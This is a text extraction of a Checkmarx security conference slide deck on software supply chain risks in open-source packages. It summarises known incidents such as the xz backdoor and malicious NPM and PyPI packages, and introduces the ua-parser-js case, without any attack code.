

Checkmarx

Hidden Risks in Open-Source Code and AI Models

Ryan Wakeham | Senior Solutions Engineer

Agenda

- Software Supply Chain
- Attacks in Software Supply Chain
- AI and Open-Source Models
- How to Attack AI Models
- Takeaways

Backdoor Discovered in xz: The Most Advanced Supply Chain Attack Known to Date

The xz project, a tool used by many Linux distributions for compressing files, was compromised by a malicious actor who...

5 min read · Mar 31, 2024

Jossef Harush Kadouri in Checkmark Zero

When 'Everything' Goes Wrong: NPM Dependency-Hell Campaign—2024 Edition

Happy New Year! What a way to open 2024 with a package named "everything" that relies on every single NPM package...

2 min read · Jan 2, 2024

Jossef Harush Kadouri in Checkmark Zero

Surprise: When Dependabot Contributes Malicious Code

In July 2023, we detected suspicious commits in hundreds of GitHub repositories, appearing as if contributed by Dependabot but carrying...

5 min read · Sep 27, 2023

Jossef Harush Kadouri in Checkmark Zero

Popular NuGet Package "Moq" Silently Exfiltrates User Data to Cloud Service

The highly popular NuGet package Moq with total downloads of 475M+, released on August 8th new versions 4.20.0-rc, 4.20.0...

4 min read · Aug 9, 2023

Jossef Harush Kadouri in Checkmark Zero

Who Broke NPM?: Malicious Packages Flood Leading to Denial of Service

Malicious campaigns targeting open-source ecosystems are causing a flood of spam, SEO poisoning, and malware infection.

5 min read · Apr 4, 2023

Jossef Harush Kadouri in Checkmark Zero

Massive Malicious Attack on NPM: 50K Packages Flooded with Phishing Links

A sudden surge of thousands of malicious packages was uploaded to the NPM open-source ecosystem from multiple use...

4 min read · Mar 26, 2023

Jossef Harush Kadouri in Checkmark Zero

This is How I Hijacked Cocoapods Subdomain Using GitHub Pages

Cocoapods is THE dependency manager for iOS and Mac projects. It helps software developers easily add pre-made piec...

3 min read · Mar 2, 2023

Jossef Harush Kadouri in Checkmark Zero

900+ Malicious Python Packages Manipulating Victim's Clipboard to Steal Crypto

Starting Feb 9 2023, an attacker published a total of 444 malicious packages via 22 different PyPi user accounts. The...

4 min read · Feb 10, 2023

Jossef Harush Kadouri

Head of Supply Chain Security

Checkmarx




RSA Conference™
2023

#RSAC


medium.com/@jossef

Software Supply Chain

Software Supply Chain



Software Supply Chain Risks





EVERYONE USES OPEN SOURCE

timeline

6 7 8 9 10 11 12 13 14 15 16 17 18 19

to do

20 21 22 23 24 25 26

memo

27 28 29 30 31


Annual Meeting

Conference
skip





Developers want to deliver fast

What developers are asking for




What developers **are not** asking for









A screenshot of a macOS terminal window titled "terminal". The window has three standard OS X window control buttons (red, yellow, green) at the top left. The title bar contains the word "terminal". The main pane of the terminal shows the following command and its execution:

```
$ npm install cncjs
+ cncjs@1.9.25
added 811 packages from 611 contributors and audited 811 packages in
132.202s
```

742%

Growth in

Software Supply Chain attacks

45%

of global organizations will experience

Software Supply Chain attack

By 2025

Attacks in Software Supply Chain



Meet Faisal Salman



JavaScript library to detect Browser, Engine, OS, CPU, and Device type/model from User-Agent data with relatively small footprint (~17KB minified, ~6KB gzipped) that can be used either in browser (client-side) or node.js (server-side).

The screenshot shows the npmjs.com package page for **ua-parser-js**. The page header includes the npm logo, a search bar, and navigation links for Products, Pricing, and Documentation. The main content area displays the package details for **ua-parser-js**, version 1.0.2, which was published 6 months ago and is marked as Public. Key features listed include 0 Dependencies and 1,371 Dependents across 54 Versions. A large blue button labeled "Readme" is highlighted. To the right, there's an "Install" section with the command `> npm i ua-parser-js`, a "Repository" link to github.com/faisalman/ua-parser-js, a "Homepage" link to github.com/faisalman/ua-parser-js, and a "Fund this package" button. Below these are two charts: one showing the last 7 days of activity and another showing the total number of dependents over time.

ua-parser-js DT

1.0.2 • Public • Published 6 months ago

Readme Explore BETA 0 Dependencies 1,371 Dependents 54 Versions

{UA} Parser.js

Install

```
> npm i ua-parser-js
```

Repository

Homepage

Fund this package

2022-04-03 to 2022-04-09

